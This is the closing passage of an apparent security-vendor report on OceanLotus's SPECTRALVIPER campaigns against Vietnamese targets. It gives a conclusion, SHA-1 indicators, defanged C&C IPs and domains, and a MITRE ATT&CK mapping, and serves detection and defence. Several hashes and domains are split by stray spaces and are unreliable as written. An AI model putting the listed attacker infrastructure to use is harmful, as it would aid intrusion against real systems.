


Figure 9. ProcessManager and ProcessReflector definitions

Conclusion

In this blogpost, we have provided updates on OceanLotus, a Vietnam-aligned APT group. According to our telemetry, activity observed between 2024 and 2026 suggests that the group has put an increasing focus on domestic espionage. We describe two incidents during this period: a supply-chain attack leveraging FireAnt MetaKit to target stock investors in Vietnam, and the compromise of a Vietnamese infrastructure and transport construction company. In both cases, OceanLotus deployed its signature backdoor, SPECTRALVIPER, on victim systems. Notably, an operational security (OPSEC) lapse resulted in RTTI names being left intact in a SPECTRALVIPER sample, enabling us to reconstruct aspects of the backdoor's internal architecture.

For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.

ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the [ESET Threat Intelligence](#) page.

IoCs

A comprehensive list of indicators of compromise (IoCs) and samples can be found in [our GitHub repository](#).

Files

SHA-1	Filename	Detection	Description
511B77459673EC42163F19E300FF1D233B6C39FB	setup.exe	Win32/Agent.AIBE	SPECTRALVIPER downloader delivered from the FireAnt update server.
59A8553A4F8130F576AB234E0B220BE4D4DA0E98	setup.exe	Win32/TrojanDown loader.Agent.IKC	SPECTRALVIPER downloader delivered from the FireAnt update server.
9CA1A5C7F79882DB913534C1E62B26BCDCB9F6DD	setup.exe	Win32/TrojanDown loader.Agent.IIZ	SPECTRALVIPER downloader delivered from the FireAnt update server.
A8E2BBBFCB86500322D2367744FA12755AB0C165	setup.exe	Win32/TrojanDown loader.Agent_AGen.JL	SPECTRALVIPER downloader delivered from the FireAnt update server.
F74F1FEB62B662CDA489FDB2453727824E55ACB9	setup.exe	Win32/TrojanDown loader.Agent.IJN	SPECTRALVIPER downloader delivered from the FireAnt update server.

SHA-1	Filename	Detection	Description
F8F8209987CA7F139DE6 A62F9E6EE21BD2AE93A9	setup.exe	Win32/TrojanDown loader.Agent.IJX	SPECTRALVIPER downloader delivered from the FireAnt update server.
19A69F856EFA811C376F 68E4FEB0997B4724F8BD	setup.exe	Win32/Agent.AIBE	SPECTRALVIPER downloader delivered from the FireAnt update server.
490194E9BB5128ECA869 3AD9E610891C2ED185AF	setup.exe	Win32/Agent.AIBE	SPECTRALVIPER downloader delivered from the FireAnt update server.
51176139B0B2220B802C 1578A4994DF68DF5BCD1	setup.exe	Win32/Agent.AICB	SPECTRALVIPER downloader delivered from the FireAnt update server.
91F042F59BE4BDCB6E5E A21B91DECD731C175B54	setup.exe	Win32/Agent.AICB	SPECTRALVIPER downloader delivered from the FireAnt update server.
A177ED0BFFEB1EFE1D9D 31D72A82EF2625AE646D	setup.exe	Win32/Agent.AIBE	SPECTRALVIPER downloader delivered from the FireAnt update server.

SHA-1	Filename	Detection	Description
B7B2D2DB544F9EEA7445 3CDF2B8BEEA58CF07C48	setup.exe	Generik.CPNQYWW	SPECTRALVIPER downloader delivered from the FireAnt update server.
4AD36AD6C165B5174967 020CB1A3358F78D7A283	setup.exe	Win32/Agent.AIBE	SPECTRALVIPER downloader delivered from the FireAnt update server.
57352B3CEEE32216E5AA 20BAA848483D7AB5A6FB	setup.exe	Win32/Agent.AIBE	SPECTRALVIPER downloader delivered from the FireAnt update server.
9BC06DF9F932746A05EE 728C8B103BD3BA6BF395	setup.exe	Generik.ETQXXVN	SPECTRALVIPER downloader delivered from the FireAnt update server.
865A1739337D3303B3AB 02C5E694C22B79C42B7D	system.config .xml	Win64/Agent.GFV	SPECTRALVIPER backdoor.
B0FEA981D02F6F76DE81 EBAEFCB68B7D205D6194	NotificationC onfig.json	Win64/Agent.HRA	SPECTRALVIPER backdoor.
48FEBB91A10D1462461A 012FAFC0918BB028E947	DtlCrashCatch .dll	Win64/Agent.HRA	SPECTRALVIPER backdoor.
150764A71DEEF498DE6F 8C95ECCCB4455C1B601F	SetupUi.dll	Win32/Agent_AGen .FHH	SPECTRALVIPER backdoor.

Network

IP	Domain	Hosting provider	First seen	Details
38.60.245[.]37	leadingfilipin oteams[.]com	Kaopu Cloud HK Limited	2025-10-05	SPECTRALVIPER C&C server.
139.99.33[.]239	coachcybersecu rity[.]com	OVH Singapore PTE. LTD	2025-09-20	SPECTRALVIPER C&C server.
139.162.11[.]152	N/A	Akamai Connected Cloud	2025-10-02	SPECTRALVIPER hosting server.
139.180.128[.]42	gatewayrvcente r[.]com	IRT-CHOOPALLC-AP	2025-09-20	SPECTRALVIPER C&C server.
142.91.98[.]77	N/A	LEASEWEB SINGAPORE PTE. LTD.	2025-12-03	SPECTRALVIPER hosting server.
166.88.77[.]186	mxprodesign[.] com	Evopt Enterprise	2025-06-23	SPECTRALVIPER C&C server.
194.68.26[.]241	financemachine learning[.]com	M247 Europe SRL	2025-10-30	SPECTRALVIPER C&C server.

MITRE ATT&CK techniques

This table was built using [version 19](#) of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Initial Access	T1195.002	Supply Chain Compromise: Compromise Software Supply Chain	FireAnt MetaKit update servers were compromised.
	T1190	Exploit Public- Facing Application	Suspected Microsoft SQL RCE exploitation.

Tactic	ID	Name	Description
Execution	T1059	Command and Scripting Interpreter	SPECTRALVIPER was deployed using curl.
	T1204	User Execution	Users could have initiated the MetaKit update.
Persistence	T1574.002	Hijack Execution Flow: DLL Side-Loading	SPECTRALVIPER was executed via side-loading.
Defense Evasion	T1055	Process Injection	SPECTRALVIPER can be injected into various processes.
	T1036	Masquerading	Side-loading hosts were renamed.
	T1027	Obfuscated Files or Information	The malicious downloaders and the backdoor are heavily obfuscated.
	T1553.002	Subvert Trust Controls: Code Signing	The absence of signature validation in FireAnt MetaKit update protocol was abused.
Discovery	T1082	System Information Discovery	The malicious downloaders and the backdoor profiled host machines.
Lateral Movement	T1570	Lateral Tool Transfer	SPECTRALVIPER orchestration uses a named pipe.
	T1021	Remote Services	The SPECTRALVIPER orchestrator can distribute commands to other instances.

Tactic	ID	Name	Description
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	SPECTRALVIPER and the downloader both use HTTPS.
	T1573	Encrypted Channel	All SPECTRALVIPER C&C communications are encrypted.
	T1105	Ingress Tool Transfer	A fake update downloaded and executed SPECTRALVIPER.
Exfiltration	T1041	Exfiltration Over C2 Channel	SPECTRALVIPER exfiltrates data over its C&C channel.

